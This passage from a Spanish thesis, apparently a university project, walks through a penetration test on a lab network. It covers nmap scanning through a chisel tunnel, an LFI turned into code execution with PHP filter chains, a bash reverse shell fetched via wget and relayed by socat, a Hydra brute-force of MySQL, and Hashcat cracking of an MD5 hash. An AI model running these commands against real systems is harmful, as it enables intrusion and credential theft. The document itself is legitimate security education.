


Figura 5.9: IPs red objetivo

Con las IPs en nuestro poder, procedemos a buscar que puertos están abiertos y que servicios corren en cada una de las máquinas de la red. Para ello, emplearemos la herramienta *nmap* en busca de los puertos más comunes que pueden existir.

Para hacer uso de la herramienta, se debe aplicar permisos *sudo*. Los parámetros son: *-p <puerto>*, que especifica la lista de puertos a reconocer; *–min-rate 5000*, que establece la tasa mínima de envío de paquetes a 5000 paquetes por segundo; *-sT*, que especifica un escaneo TCP; *-sV*, que intenta determinar las versiones de los servicios en ejecución; *-v*, que habilita la salida detallada; y *-Pn*, que desactiva el ping previo al escaneo, tratando todos los hosts como activos.

Para la máquina con la IP *192.168.3.101* el comando a usar es:

```
sudo proxychains4 nmap -p 21, 22, 23, 25 53, 80, 110, 143, 443, 465, 587, 993,
    995, 3389, 3306, 5432, 5900, 8080  --min-rate 5000 -sT -sV -v -Pn 192.168.3.101
```

```
PORT     STATE  SERVICE       VERSION
21/tcp   closed ftp
22/tcp   open   ssh           OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
23/tcp   closed telnet
25/tcp   closed smtp
53/tcp   closed domain
80/tcp   open   http          Apache httpd 2.4.52 ((Ubuntu))
110/tcp  closed pop3
143/tcp  closed imap
443/tcp  closed https
465/tcp  closed smtps
587/tcp  closed submission
993/tcp  closed imaps
995/tcp  closed pop3s
3306/tcp closed mysql
3389/tcp closed ms-wbt-server
5432/tcp closed postgresql
5900/tcp closed vnc
8080/tcp closed http-proxy
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 231.66 seconds
```

Figura 5.10: nmap 192.168.3.101

Podemos observar que la máquina es un Ubuntu que posee los puertos 22 y 80 abiertos con los servicios OpenSSH y Apache 2.4.52 respectivamente, es decir, la máquina tiene levantado un servidor Web para la red interna. Esta máquina es el objetivo principal del ejercicio para escalar privilegios.

Para la máquina con la IP *192.168.3.102* el comando a usar es:

```
sudo proxychains4 nmap -p 21, 22, 23, 25 53, 80, 110, 143, 443, 465, 587, 993,
    995, 3389, 3306, 5432, 5900, 8080  --min-rate 5000 -sT -sV -v -Pn 192.168.3.102
```

```
PORT     STATE  SERVICE       VERSION
21/tcp   closed ftp
22/tcp   open   ssh           OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
23/tcp   closed telnet
25/tcp   closed smtp
53/tcp   closed domain
80/tcp   closed http
110/tcp  closed pop3
143/tcp  closed imap
443/tcp  closed https
465/tcp  closed smtps
587/tcp  closed submission
993/tcp  closed imaps
995/tcp  closed pop3s
3306/tcp open   mysql         MySQL 8.0.37-0ubuntu0.22.04.3
3389/tcp closed ms-wbt-server
5432/tcp closed postgresql
5900/tcp closed vnc
8080/tcp closed http-proxy
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

Figura 5.11: nmap 192.168.3.102

Observamos que la máquina es un Ubuntu que posee los puertos 22 y 3306 abiertos con los servicios OpenSSH y MySQL 8.0.37 respectivamente, queriendo decir que la red posee una base de datos a la que poder atacar.

El estado actual del ataque se puede ver en la imagen 5.12, donde se han descubierto los dos hosts que componen la red objetivo y sus servicios, todo ello gracias al túnel proxy creado con chisel en el cliente y redirigido al servidor, desde el cual se emplea proxychains4 para llegar a la red. El flujo de toma de control de las máquinas, se ha representado con lineas discontinuas: La primera expresa visión, la segunda acceso interno y la tercera un acceso completo de la máquina.




Figura 5.12: Estado ataque con chisel

4. Ataque LFI

Continuamos con el ataque, para ello, procedemos acceder a la página web de la red objetivo desde el navegador web.




Figura 5.13: Web inaccesible

Se observa que no es accesible, esto es debido a que tenemos que configurar el proxy manualmente desde el navegador para acceder desde este. Para configurar el proxy del navegador es necesario ir a la configuración ”proxy” del navegador e insertar la configuración:

```
SOCKS5 Host 127.0.0.1 Port 1080
[activar]SOCKS v5
```




Figura 5.14: Proxy navegador web

Al recargar la página, se observa que tenemos acceso completo a la web.




Figura 5.15: Acceso web

Navegando por la web, se puede identificar un posible punto de intrusión debido a una vulnerabilidad de LFI (Local File Inclusion) en la URL. Específicamente, la estructura *index.php?page=home.php* sugiere que el parámetro **page** es manipulable, lo que podría permitir a un atacante incluir archivos locales en el servidor.

La vulnerabilidad de LFI ocurre cuando la entrada del usuario no está debidamente saneada, lo que permite a un atacante manipular la ruta del archivo utilizando secuencias como *../* para retroceder en el árbol de directorios y acceder a archivos críticos del sistema. Para verificar este hecho, se modifica la URL a *index.php?page=../../../etc/passwd* y observamos que se nos ha mostrado el contenido del fichero *passwd*, queriendo decir que esta web es vulnerable a este tipo de ataques




Figura 5.16: LFI passwd

Esta vulnerabilidad puede ser explotada para obtener una shell reversa, empleando cadenas PHP que inyecten comandos en el servidor. Para lograr este hecho, se hará uso del script *php_chain_generator.py*, obtenido desde el repositorio GitHub [39]. Este script permite crear una cadena de código PHP que, cuando se incluye a través de la vulnerabilidad LFI, ejecuta el comando en el servidor. Los comandos a ejecutar no deben ser extensos, ya que la cadena excedería la longitud máxima que la URL permite procesar y daría lugar a un error, por lo tanto es necesario emplear comandos escuetos o camuflados.

Procedemos a probar si el script funciona correctamente intentando listar el directorio que se encuentra la web, insertando en la URL el texto generado por el script.

```
sudo python3 php_filter_chain_generator.py --chain "<?php system('ls -l'); ?>"
```




Figura 5.17: Listado ficheros web

De este modo se descubre que todos los ficheros que posee son *.php* y las cadenas generadas funcionan, dando luz verde a la generación de la shell remota. Para proseguir es necesario que seamos visibles para esta máquina, por ello entra en juego *socat* para generar la conexión bidireccional, empleando a la máquina *LXC-ub-ro-1* como intermediario que obtendrá las conexiones y redirigirá la comunicación a través de un puerto que estará escuchando la maquina *LXC-kali-1*. Dentro de la máquina *LXC-ub-ro-1* iniciaremos el servidor socat que previamente hemos transferido tal y como se hizo con chisel, pudiendo ser descargado desde GitHub [8].

El servidor socat escucha en el puerto *1000* de la máquina local las conexiones TPC entrantes mediante **tcp-l**, permitiendo múltiples conexiones simultáneas gracias a *fork* y reutilizando la dirección tras finalizar la conexión con *reuseaddr*. Cada vez que recibe una conexión entrante, la redirige al puerto *10* de la dirección IP *192.168.2.101*, es decir, a la máquina *QEMU-kali-1*, actuando como un proxy que transmite datos entre las conexiones entrantes en el puerto 1000 local y el puerto 10 en 192.168.2.101.

```
sudo ./socat tcp-l:1000,fork,reuseaddr tcp:192.168.2.101:100
```

En este punto ya tenemos una supuesta conexión bidireccional y podemos seguir con el ataque. Para lograr la shell de manera correcta, debemos esconder el comando dentro de un fichero *index.html* para ejecutarlo posteriormente con una *bash*. Desde una sesión SSH con la máquina *LXC-ub-ro-1* creamos el fichero *index.html* y en el interior insertamos la shell reversa, conteniendo una conexión TCP con la maquina *LXC-ub-ro-1*, con la IP *192.168.3.100*, en el puerto *1000* que socat está escuchando.

```
touch index.html && echo "bash -i >& /dev/tcp/192.168.3.100/1000 0>&1" > index.
    html
```

Para poder hacer que el servidor descargue el fichero en su sistema, tenemos que levantar un servidor Python dentro de *LXC-ub-ro-1* y posteriormente generar la cadena para la descarga en el servidor con wget.

```
sudo python3 php_filter_chain_generator.py --chain "<?php system('wget
    192.168.3.100'); ?>"
```

Una vez tenga el servidor el fichero, levantamos un servidor escucha en la máquina *LXC-kali-1* con netcat por el puerto 100, previamente dicho en el servidor de socat, para obtener la conexión redirigida por la máquina textitLXC-ub-ro-1.

```
sudo nc -lvnp 100
```




Figura 5.18: netcat escuchando

Procedemos a generar la cadena para efectuar la shell reversa del fichero *index.html*, pero en el caso que hubiera ya ese index, en el proceso de obtención por parte del servidor le renombraría a *indes.html.1*, siendo ese el nombre a ejecutar en la cadena, pero como no es el caso, mantenemos el *index.html*.

```
sudo python3 php_filter_chain_generator.py --chain "<?php system('bash index.html
    '); ?>"
```

Regresando a la conexión con netcat podemos ver el éxito de la shell reversa.




Figura 5.19: Shell reversa éxito

El estado actual del ataque se puede ver en la imagen 5.20, donde se ha podido acceder a la máquina *LXC-ub-in-1* mediante una shell reversa gracias a la conexión bidireccional lograda por el servidor socat, donde se ha establecido una conexión TCP en el puerto 1000 de la máquina *LXC-ub-ro-1*y redirigido al puerto 100 de netcat en *QEMU-kali-1*.




Figura 5.20: Estado ataque con socat

5. **Acceso MySQL**

Llegados a este punto, tenemos acceso a la máquina donde aloja la web, pero claro, no tenemos acceso root, por lo tanto hay que buscar vías para el escalado, aunque tratándose de una red empresarial con una base de datos, se puede indagar en la búsqueda de algún tipo de filtración de información en la base de datos.

Navegando por la web, se puede observar un apartado de *Departamentos*

Figura 5.21: Departamentos web

En ellos tenemos concretamente uno de IT, mostrando a los usuarios que trabajan en él. Buscando entre los usuarios se puede ver al administrador de la base de datos *Maria Santos* con usuario *msantos*.




Figura 5.22: Administrador base de datos

Con este dato se puede intentar un ataque de fuerza bruta con la herramienta *Hydra* para verificar si se puede lograr acceso al servidor con el usuario *msantos* y la lista de contraseñas de Kali *rockyou.txt*.

El parámetro **-l** *msantos* especifica el nombre de usuario objetivo, mientras que **-P** */usr/shared/wordlist/rockyou.txt* indica el archivo de lista de contraseñas que Hydra utilizará para probar diferentes combinaciones de contraseñas y finalmente *192.168.3.10 mysql* al final del comando especifica que Hydra debe realizar el ataque contra el servicio MySQL en la dirección IP dada.

```
hydra -l msantos -P /usr/shared/wordlist/rockyou.txt 192.168.3.102 mysql
```

Exitosamente Hydra ha conseguido obtener una coincidencia, siendo la contraseña para acceder al servidor *qwerty*, pudiendo observar que existe una brecha con la seguridad, permitiendo este tipo de ataques por tener contraseñas muy sencillas o registradas en diccionarios.




Figura 5.23: Éxito hydra

Teniendo las credenciales del administrador de la base de datos, comprobamos que podemos acceder con proxychains4.

```
sudo proxychains4 mysql -u msantos -p -h 192.168.3.102
```





Figura 5.24: Acceso MySQL

Se ha conseguido acceder al servidor MySQL y a continuación acceder al listado de las bases de datos existentes en el gestor. Las bases de datos existentes a para este usuario son las creadas por defecto e *intranet*. Esta última parece ser la asociada a la empresa, así que se procede a buscar por las tablas en busca de información.

```
show databases;
use intranet;
show tables;
```



(a) Bases de datos MySQL (b) Tablas intranet

Figura 5.25: Bases de datos y tablas MySQL

Existen tablas varias, pero la que más destaca es la tabla *usuarios*. Con una consulta SQL seleccionaremos todos los datos de los campos de la tabla.

```
SELECT * FROM usuarios;
```

Figura 5.26: Tabla usuario

Los resultados obtenidos nos dan a conocer datos sensibles de los usuarios que trabajan en la empresa, donde nos enfocamos en uno, el usuario *jgomez* que es el gerente de Infraestructura de TI y el único con privilegios de superusuario que también aparece en el fichero *passwd*, además que se nos muestra una contraseña hasheada. Si indagamos en los formatos de hash, en la web [12], se puede averiguar que se trata del tipo *MD5*. De esta manera tenemos una vía para escalar, pero aun sigue siendo necesario descifrar esta contraseña, para ello, se intentará descifrar con la herramienta *Hashcat* que permite descifrar hashes por GPU y CPU con ataque de fuerza bruta de diccionario.

El empleo de Hashcat requiere obtener el tipo de hash con el parámetro **-m** *0*, siendo el valor equivalente a MD5, que esta herramienta intentará enfocar su decodificación mediante la web [12], **-a** *0* dando a entender que se empleará un fichero con el hash a comparar *hash.txt* y un diccionario a los que aplicará los hashes para la comparación */usr/shared/wordlist/rockyou.txt*.

```
hashcat -m 0 -a 0 hash.txt /usr/shared/wordlist/rockyou.txt
```

```
7c6a180b36896a0a8c02787eeafb0e4c:password1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 7c6a180b36896a0a8c02787eeafb0e4c
Time.Started.....: Sat Jun 22 14:06:59 2024 (0 secs)
Time.Estimated...: Sat Jun 22 14:06:59 2024 (0 secs)
Kernel.Feature...: Pure Kernel
